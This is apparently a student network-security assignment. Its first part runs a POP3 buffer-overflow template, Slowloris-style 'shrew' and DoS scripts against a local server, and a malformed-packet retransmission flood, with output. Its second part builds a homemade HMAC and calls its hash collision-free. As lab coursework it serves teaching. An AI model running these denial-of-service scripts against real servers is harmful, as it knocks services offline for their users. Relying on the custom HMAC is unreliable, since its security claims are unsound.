



# CSPE75 Network Security

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# Problem 1

Implement TCP attacks on your computer.

## a. Buffer Overflow

Attackers exploit buffer overflow issues by overwriting the memory of an application. This changes the execution path of the program, triggering a response that damages files or exposes private information. For example, an attacker may introduce extra code, sending new instructions to the application to gain access to IT systems.

buffer\_overflow\_attack.py

```
#!/usr/bin/env python

from __future__ import print_function
import socket

def str2b(data):
    """Unescape P2/P3 and convert to bytes if Python3."""
    # Python2: Unescape control chars
    try:
        return data.decode('string_escape')
    except AttributeError:
        pass
    except UnicodeDecodeError:
        pass
    # Python3: Unescape control chars and convert to byte
    try:
        return data.encode("utf-8").decode('unicode-escape').encode("latin1")
    except UnicodeDecodeError:
        pass

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
```

```


len_total      = 2700                # Start at len_overflow and try out how
much can be overwritten
len_overflow   = 2696                # Use pattern_create.rb and
pattern_offset.rb to find exact offset
len_nop_sled   = 0                  # Add x bytes of nops before shellcode
for shellcode decoding
eip            = "\x42\x42\x42\x42" # Change this (Keep in mind to put
address in reverse order)
shellcode      = ""

padding = "C"*(len_total - len_overflow - len(str(eip)) - len_nop_sled -
len(shellcode))
buffer  = "A"*len_overflow + eip + "\x90"*len_nop_sled + shellcode +
padding

print('Trying to send %s bytes buffer...' % (str(len(buffer))))
try:
    s.connect(('mail.example.tld', 110))
    s.recv(1024)
    s.send(str2b('USER test\r\n'))
    s.recv(1024)
    s.send(str2b('PASS ' + buffer + '\r\n'))
    s.recv(1024)
    s.send(str2b('QUIT\r\n'))
    print('done')
except:
    print('Could not connect, Buffer Overflow Detected...')
s.close()

```

## output



```

buffer_overflow_attack.py X
buffer_overflow_attack.py > str2b
23 len_total = 2700 # Start at len_overflow and try out
24 len_overflow = 2696 # Use pattern_create.rb and pattern
25 len_nop_sled = 0 # Add x bytes of nops before shell
26 eip = "\x42\x42\x42\x42" # Change this (Keep in mind to put

OUTPUT TERMINAL JUPYTER DEBUG CONSOLE PROBLEMS

C:\Users\satya\OneDrive\Desktop>python buffer_overflow_attack.py
Trying to send 2700 bytes buffer...
Could not connect, Buffer Overflow Detected...

C:\Users\satya\OneDrive\Desktop>

```

## b. Shrew Attack

The shrew attack is a low-rate DoS attack that was created to avoid some of the weaknesses of the brute-force DDoS methods. The shrew attack works by taking advantage of TCP's retransmission timeout (RTO) transmission, when the client sends requests to the server.

shrew\_attack.py

```
import socket, random, time, sys

class Slowloris_Shrew():
    def __init__(self, ip, port=80, socketsCount = 200):
        self._ip = ip
        self._port = port
        self._headers = [
            "User-Agent: Mozilla/5.0 (Windows; U; Windows NT 6.1; en-US; rv:1.9.1.5) Gecko/20091102 Firefox/3.5.5 (.NET CLR 3.5.30729)",
            "Accept-Language: en-us,en;q=0.5"
        ]
        self._sockets = [self.newSocket() for _ in range(socketsCount)]

    def getMessage(self, message):
        return (message + "{} HTTP/1.1\r\n".format(str(random.randint(0, 2000))))).encode("utf-8")

    def newSocket(self):
        try:
            s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
            s.settimeout(4)
            s.connect((self._ip, self._port))
            s.send(self.getMessage("Get /?"))
            for header in self._headers:
                s.send(bytes(bytes("{}\r\n".format(header)).encode("utf-8"))))
            return s
        except socket.error as se:
            print("Error: "+str(se))
```

```

        time.sleep(0.5)
        return self.newSocket()

def attack(self, timeout=sys.maxsize, sleep=15):
    t, i = time.time(), 0
    while(time.time() - t < timeout):
        for s in self._sockets:
            try:
                print("Sending request #{}".format(str(i)))
                s.send(self.getMessage("X-a: "))
                i += 1
            except socket.error:
                self._sockets.remove(s)
                self._sockets.append(self.newSocket())
            time.sleep(sleep/len(self._sockets))

if __name__ == "__main__":
    addr = "192.168.1.38"
    burst_period = 10
    burst_duration = 20
    total_time = 120
    dos = Slowloris_Shrew(addr, 80, socketsCount=200)
    while True:
        # burst period
        #start_burst_time = time()
        print("Attacking in burst now", end='\r')
        dos.attack(timeout=burst_duration)
        start_silent_time = time.time()
        while True:
            sleep_now = time.time()
            sleep_delta = sleep_now - start_silent_time
            print("Sleeping now")
            if sleep_delta >= burst_period:
                break

```

## output


```
shrew_attack.ipynb •
Shrew Attack > shrew_attack.ipynb > import socket, random, time, sys
+ Code + Markdown | Interrupt Clear Outputs of All Cells Go To Restart Variables Outline ... Python 3.10.8 64-bit

Sending request #0 now
Sending request #1
Sending request #2
Sending request #3
Sending request #4
Sending request #5
Sending request #6
Sending request #7
Sending request #8
Sending request #9
Sending request #10
Sending request #11
Sending request #12
Sending request #13
Sending request #14
Sending request #15
Sending request #16
Sending request #17
Sending request #18
Sending request #19
Sending request #20
Sending request #21
Sending request #22
Sending request #23
Sending request #24
...
Sleeping now
Sleeping now
Sleeping now
Sleeping now
...
```

## Post attack:

WAMP SERVER Homepage x +

localhost

**WampServer**  
Apache, PHP, MySQL sous Windows

Version 3.2.6 - 64bit english modern

### SERVER CONFIGURATION


Apache Version:	2.4.51 - <a href="#">Documentation Apache</a>
Server Software:	Apache/2.4.51 (Win64) PHP/7.4.26 - Port defined for Apache: 80
PHP Version:	7.4.26 - <a href="#">Documentation PHP</a>
Loaded Extensions :	



## c. DOS Attack

A denial-of-service (DoS) attack is a security threat that occurs when an attacker makes it impossible for legitimate users to access computer systems, network, services or other information technology (IT) resources. Attackers in these types of attacks typically flood web servers, systems or networks with traffic that overwhelms the victim's resources and makes it difficult or impossible for anyone else to access them.

Before Attack (server running)



The screenshot displays the WampServer homepage in a web browser. The page features a dark header with the WampServer logo and navigation links. Below the header, the 'SERVER CONFIGURATION' section is visible, showing details for Apache, PHP, MySQL, and MariaDB. The 'Loaded Extensions' section lists various PHP extensions. At the bottom, there are four tabs: 'TOOLS', 'YOUR PROJECTS', 'YOUR ALIASES', and 'YOUR VIRTUALHOST'.

**WampServer**  
Apache, PHP, MySQL sous Windows

Version 3.2.6 - 64bit | english | modern

**SERVER CONFIGURATION**

Apache Version: 2.4.51 - [Documentation Apache](#)

Server Software: Apache/2.4.51 (Win64) PHP/7.4.26 - Port defined for Apache: 80

PHP Version: 7.4.26 - [Documentation PHP](#)

Loaded Extensions :

- apache2handler
- Core
- exif
- gmp
- json
- mysqlnd
- pdo\_sqlite
- SimpleXML
- standard
- xmldrpc
- zlib
- bcmath
- ctype
- fileinfo
- hash
- ldap
- openssl
- Phar
- soap
- tokenizer
- xmldrwriter
- bz2
- curl
- filter
- iconv
- libxml
- pcre
- readline
- sockets
- xdebug
- xsl
- calendar
- date
- gd
- imap
- mbstring
- PDO
- Reflection
- SPL
- xml
- Zend OPcache
- com\_dotnet
- dom
- gettext
- intl
- mysqli
- pdo\_mysql
- session
- sqlite3
- xmlreader
- zip

MySQL Version: 5.7.36 - Port defined for MySQL: 3306 - default DBMS - [Documentation MySQL](#)

MariaDB Version: 10.6.5 - Port defined for MariaDB: 3307 - [Documentation MariaDB](#) - MySQL - MariaDB

**TOOLS** | **YOUR PROJECTS** | **YOUR ALIASES** | **YOUR VIRTUALHOST**

## dos\_attack.py

```
import socket, random, time, sys
class DeadlyBooring():
    def __init__(self, ip, port=80, socketsCount = 200):
        self._ip = ip
        self._port = port
        self._headers = [
            "User-Agent: Mozilla/5.0 (Windows; U; Windows NT 6.1; en-US; rv:1.9.1.5) Gecko/20091102 Firefox/3.5.5 (.NET CLR 3.5.30729)",
            "Accept-Language: en-us,en;q=0.5"
        ]
        self._sockets = [self.newSocket() for _ in range(socketsCount)]

    def getMessage(self, message):
        return (message + "{} HTTP/1.1\r\n".format(str(random.randint(0, 2000))))).encode("utf-8")

    def newSocket(self):
        try:
            s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
            s.settimeout(4)
            s.connect((self._ip, self._port))
            s.send(self.getMessage("Get /?"))
            for header in self._headers:
                s.send(bytes(bytes("{}\r\n".format(header)).encode("utf-8"))))
            return s
        except socket.error as se:
            print("Error: "+str(se))
            time.sleep(0.5)
            return self.newSocket()

    def attack(self, timeout=sys.maxsize, sleep=15):
        t, i = time.time(), 0
        while(time.time() - t < timeout):
            for s in self._sockets:
                try:
                    print("Sending request #{}".format(str(i)))
                    s.send(self.getMessage("X-a: "))
                    i += 1
```



```

        except socket.error:
            self._sockets.remove(s)
            self._sockets.append(self.newSocket())
            time.sleep(sleep/len(self._sockets))

if __name__ == "__main__":
    dos = DeadlyBooring("192.168.1.38", 80, socketsCount=200)
    dos.attack(timeout=60*10)

```

## output

The screenshot shows a Jupyter Notebook window titled "DOS Attack.ipynb - network\_security\_project - Visual Studio Code". The notebook contains a Python script for a DOS attack. The script defines a class `DeadlyBooring` with methods `newSocket`, `sendRequest`, and `attack`. The `attack` method sends 200 requests to the target IP `192.168.1.38` on port `80` with a timeout of `60*10` seconds. The output of the script shows the first 19 requests being sent.

```

DOS > class DeadlyBooring():
    def newSocket(self):
        s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        s.setsockopt(socket.SOL_SOCKET, socket.SO_REUSEADDR, 1)
        s.bind((self.targetIP, self.targetPort))
        s.listen(5)
        return s

    def sendRequest(self, s):
        request = "GET / HTTP/1.1\r\nHost: %s\r\n\r\n" % self.targetIP
        s.send(request)

    def attack(self, timeout):
        socketsCount = 0
        while True:
            s = self.newSocket()
            self.sendRequest(s)
            socketsCount += 1
            time.sleep(sleep/len(self._sockets))

if __name__ == "__main__":
    dos = DeadlyBooring("192.168.1.38", 80, socketsCount=200)
    dos.attack(timeout=60*10)

```


Output:

```

[5] 1m 35.5s
... Output exceeds the size limit. Open the full output data in a text editor
Sending request #0
Sending request #1
Sending request #2
Sending request #3
Sending request #4
Sending request #5
Sending request #6
Sending request #7
Sending request #8
Sending request #9
Sending request #10
Sending request #11
Sending request #12
Sending request #13
Sending request #14
Sending request #15
Sending request #16
Sending request #17
Sending request #18
Sending request #19

```

Post attack (loading...)



## d. Illegal Packets

Python WebSockets are used to replicate this form of attack. Here, we have a server and client which communicate within each other. Server expects the data in a certain format and asks for retransmission in case the format is wrong. An adversary sends the data out of format deliberately to make the server continuously request for retransmission leading to denial of service to other legitimate clients

illegal\_adversary.py

```
import socket
from struct import pack

def message_to_packet(msg):
    total_length = 88
    arrangement = [8,8,4,8,16,4]
    sep = "00000001"
    start_bits = "10000101"
    src_add = "10100101"
    dest_add = "10001001"
    add_info = "1010"
    padding = "0000"
```

```

    packet_informations = [start_bits ,src_add ,add_info, dest_add,
msg ,padding]
    packet = sep.join(packet_informations)
    # print(len(packet))
    return packet

if __name__ == "__main__":
    clientSocket = socket.socket(socket.AF_INET, socket.SOCK_STREAM);
    try:
        clientSocket.connect(("127.0.0.1",9093))
    except socket.error as exc :
        print("Caught exception socket.error :", exc)
    p_data = "100110010110110";

    packet = message_to_packet(p_data)
    print("Message Sent...")
    clientSocket.send(packet .encode());

# # Receive data from server

dataFromServer = clientSocket.recv(1024);
data = dataFromServer.decode()
while data == "send again":
    print("Requested again. Sending illegal packets..")
    packet = message_to_packet(p_data)
    print("Packet Sent...")
    clientSocket.send(packet .encode());
    print("Request for retransmission recieved!")
    dataFromServer = clientSocket.recv(1024);
    data = dataFromServer.decode()

```

illegal\_server.py

```

import socket

def verify_packet_format(msg):
    bits_arrangement = [8,8,4,8,16,4]

```

```

total_length = 88
start_bits = "10000101"
if len(msg) != 88:
    print("Failed here 1")
    return False
list_msg = msg.split("00000001")
print(list_msg)
i = 0
if list_msg[0] != start_bits:
    print("Failed here 2")

    return False
for m in list_msg:
    if len(m) == bits_arrangement[i]:
        print("passed", i)
    else:
        print("Failed here 3")

        return False
    i = i+1
return True

if __name__ == "__main__":

    serverSocket = socket.socket(socket.AF_INET, socket.SOCK_STREAM);
    # Bind and listen
    serverSocket.bind(("127.0.0.1",9093));
    serverSocket.listen();

    while(True):

        (clientConnected, clientAddress) = serverSocket.accept();

        print("Accepted a connection request from %s:%s"%(clientAddress[0],
clientAddress[1]));
        dataFromClient = clientConnected.recv(1024)
        print("Message recieved")
        message = dataFromClient.decode()
        print(message)

```

```

while not verify_packet_format(message):
    print("Illegal Packet. Requesting for retransmission...")
    return_message = "send again"
    clientConnected.send(return_message.encode());
    dataFromClient = clientConnected.recv(1024)
    print("Retransmitted message recieved..")
    print("Verifying..")
    message = dataFromClient.decode()

```

illegal\_client.py

```

import socket
from struct import pack

def message_to_packet(msg):
    total_length = 88
    arrangement = [8,8,4,8,16,4]
    sep = "00000001"
    start_bits = "10000101"
    src_add = "10100101"
    dest_add = "10001001"
    add_info = "1010"
    padding = "0000"

    packet_informations = [start_bits ,src_add ,add_info, dest_add,
msg ,padding]
    packet = sep.join(packet_informations)
    # print(len(packet))
    return packet

if __name__ == "__main__":
    clientSocket = socket.socket(socket.AF_INET, socket.SOCK_STREAM);
    try:
        clientSocket.connect(("127.0.0.1",9093))
    except socket.error as exc :
        print("Caught exception socket.error :", exc)
    clientSocket.settimeout(5)

    data = "1001100101101101";

```

```

packet = message_to_packet(data)
print("Message Sent...")
clientSocket.send(packet .encode());

# # Receive data from server
try:
    dataFromServer = clientSocket.recv(1024);
except TimeoutError as T:
    print("Service Denied from server..")
    print(T)
    exit()
print("Message recieved...")
data = dataFromServer.decode()
print(data)

```

## output

The screenshot shows a Visual Studio Code window with the following components:

- Editor:** Displays the file `illegal_adversary.py`. The code includes a function `message_to_packet(msg)` that constructs a packet and a main block that runs the program.
- Terminal:** Shows the execution of the program. It includes commands like `cd Illegal\ Packets\ attack/` and `python3 illegal_client.py`. The output shows a series of "Request for retransmission recieved!" messages and "Requested again. Sending illegal packets.." messages, indicating a loop of retransmissions.
- Output:** Shows the output of the program, including "Message Sent..." and "Message recieved..." messages.



## Problem 2

Implement HMAC and verify message integrity, confidentiality, and repudiation.

Implement a custom hash function for the HMAC.

### HMAC

#### Explanation:

In the following code, we have implemented the HMAC algorithm in python using our custom Hash functions based on modifications made to MD-1 algorithm. This has enabled us to guarantee the integrity and non-collision of the hash outputs. We have also verified the integrity through a client-server socket transaction and used an adversary to prove lack of confidentiality.

hmac\_main.py

```
import hmac
import hashlib
import base64
import hashlib
import socket

#Define function that appends the message into a byte-array of length = to
padded variable
def pad_append(padded):
    byte_arr = bytearray(padded for i in range(padded))
    return byte_arr

#initialize the buffer to 0
def init_buffer(buffer_X):
    byte_arr = bytearray(0 for i in range(buffer_X))
    return byte_arr
```

```

# xor function
def xor(x, y):
    x = str(x).encode()
    y = str(y).encode()
    return (bytes(x[i] ^ y[i] for i in range(min(len(x), len(y)))))

def custom_hash(inputs):
    S =
[131,84,181,0,190,125,105,143,161,31,241,84,203,137,161,53,5,191,187,110,20
6,170,146,3,138,2,203,50,2,174,97,61,171,47,150,17,201,181,117,16,61,171,23
0,137,2,134,8,212,145,193,41,43,92,19,226,16,6,112,235,204,38,94,89,50,23,9
5,24,129,138,137,228,29,131,45,59,155,201,192,40,34,114,61,114,6,76,104,121
,53,32,115,234,10,150,232,42,78,222,98,254,75,248,11,63,120,114,139,56,238,
198,187,200,19,4,131,176,93,1,46,60,13,47,185,29,37,143,204,241,87,83,225,1
46,177,176,148,33,112,24,41,71,62,230,238,44,148,132,197,40,189,58,65,66,19
9,239,45,227,135,240,6,115,208,41,85,204,180,240,85,83,182,48,214,199,39,15
2,115,83,89,136,96,63,67,243,49,119,31,200,190,79,64,220,127,189,227,45,34,
136,127,77,26,169,24,122,105,162,46,104,47,33,145,159,185,117,52,189,95,214
,39,194,94,35,77,192,78,205,87,127,204,123,184,136,3,43,67,72,239,102,233,2
52,25,173,97,137,210,36,12,3,100,63,217,234,107,151,40,124,238,73,7]

    #Convert input(string) into a bytearray in utf-8 formatting
    M = bytearray(str(inputs), 'utf-8')
    x = 16
    padded = x - (len(M) % 16)

    #we add padding to the message to ensure that we have full blocks
    M = M + pad_append(padded)
    L = 0
    buffer_X = 48

    buffer = init_buffer(buffer_X)
    # ### PROCESS MESSAGE IN 16-BYTE BLOCKS and process each 16-byte block
    for the buffer of 48
    for i in range(len(M) // x):
        for j in range(x):
            buffer[2 * x + j] = buffer[x + j] ^ buffer[j]
            buffer[x + j] = M[i * x + j]

```

```

#initialize t = 0
t = 0

#perform 5 rounds of iteration
rounds = 5
for j in range(rounds):
    for k in range(buffer_X):
        buffer[k] = buffer[k] ^ S[t]
        t = buffer[k]
    t = (t + j) % len(S)

#the function outputs a 32-byte output thus we are using zfill(2) as
the hex() function defaults by not providing the leading 0
for i in buffer[0:16]:
    output = ''.join(map(lambda x: hex(x).zfill(2).lstrip("0x"),
buffer[0:16]))
tempo = hashlib.sha1(output.encode())
tempo.update(output.encode())
return tempo

def hmac(key_K, data):
    if len(key_K) > 64:
        raise ValueError('The key must be <= 64 bytes in length')
    padded_K = key_K + b'\x00' * (64 - len(key_K))
    ipad = b'\x36' * 64
    opad = b'\x5c' * 64

    h_inner = custom_hash(xor(padded_K, ipad))
    h_inner.update(data)
    h_outer = custom_hash(xor(padded_K, opad))
    h_outer.update(h_inner.digest())
    buffer = h_outer.digest()
    for i in buffer[0:16]:
        output = ''.join(map(lambda x: hex(x).zfill(2).lstrip("0x"),
buffer[0:16]))
    return output

def integrity_test():

```

```

# test 1
message1 =
b"/pi/embedded_dashboard?data=%7B%22dashboard%22%3A7863%2C%22embed%22%3A%22v2%22%2C%22filters%22%3A%5B%7B%22name%22%3A%22Filter1%22%2C%22value%22%3A%22value1%22%7D%2C%7B%22name%22%3A%22Filter2%22%2C%22value%22%3A%221234%22%7D%5D%7D"

message2 =
b"data=%7B%22dashboard%22%3A7863%2C%22embed%22%3A%22v2%22%2C%22filters%22%3A%5B%7B%22name%22%3A%22Filter1%22%2C%22value%22%3A%22value1%22%7D%2C%7B%22name%22%3A%22Filter2%22%2C%22value%22%3A%221234%22%7D%5D%7D"

key = b"e279"
result1 = hmac(key, message1)
result2 = hmac(key, message2)
print("Message 1 : ", message1, end="\n\n")
print("HMAC Digest : ")
print(result1, end="\n\n")
print("Message 2 : ", message2, end="\n\n")
print("HMAC Digest : ")
print(result2, end="\n\n")
if result1 == result2:
    print("Integrity test failed!!!!")
else:
    print("Integrity test passed!")

# add tests as desired

```

hmac\_client.py

```

import socket
from hmac_main import *

if __name__ == "__main__":
    clientSocket = socket.socket(socket.AF_INET, socket.SOCK_STREAM);
    clientSocket.connect(("127.0.0.1", 9090));
    data = "Hello Server!";
    print("Message Sent...")
    clientSocket.send(data.encode());

```

```

# Receive data from server

dataFromServer = clientSocket.recv(1024);
print("Digest + Message recieved...")
print("Verifying...")

data = dataFromServer.decode().split("%")
message = bytes(data[0], 'utf-8')
digest = bytes(data[1], 'utf-8')
key = b"e279"
# print(digest)
if hmac(key, message) == data[1]:
    print("Digest matches message")
else:
    print("Digest does NOT match message")

print("Integrity preserved")

```

hmac\_server.py

```

import socket
from hmac_main import *

if __name__ == "__main__":
    # print("Conducting Integrity Tests..")
    # integrity_test()

    serverSocket = socket.socket(socket.AF_INET, socket.SOCK_STREAM);
    # Bind and listen
    serverSocket.bind(("127.0.0.1", 9090));
    serverSocket.listen();

    while(True):

        (clientConnected, clientAddress) = serverSocket.accept();

        print("Accepted a connection request from %s:%s"%(clientAddress[0],
clientAddress[1]));
        dataFromClient = clientConnected.recv(1024)
        print("Message recieved")

```

```

message = dataFromClient.decode()
key = b"e279"
data = bytes(message, 'utf-8')
# print(message, hmac(key, data) )
temp = input("Change the message sent back to check integrity?
(Y/N)")

if temp == 'y' or temp == 'Y':
    message = message[1:]
    print("Removing only first characted and sending back..")
return_message = message + "%%"+hmac(key, data)
print("Digest + Message Sent...")

# Send some data back to the client

clientConnected.send(return_message.encode());

```

### hmac\_adversary.py

```

import socket
from hmac_main import *
if __name__ == "__main__":

    clientSocket = socket.socket(socket.AF_INET, socket.SOCK_STREAM);
    clientSocket.connect(("127.0.0.1",9090));
    data = "Hello Server!";
    print("Message Sent...")
    clientSocket.send(data.encode());
    dataFromServer = clientSocket.recv(1024);
    print("Digest + Message Recieved...")

    data = dataFromServer.decode().split("%%")
    message = bytes(data[0], 'utf-8')
    digest = bytes(data[1], 'utf-8')


    print("Message : ", data[0])
    print("Confidentiality breached!")

```



Output:

Sending the same message back:



```
File Edit Selection View Go Run Terminal Help
hmac_adversary.py - network_security_project - Visual Studio Code

hmac_adversary.py X hmac_client.py hmac_main.py hmac_server.py

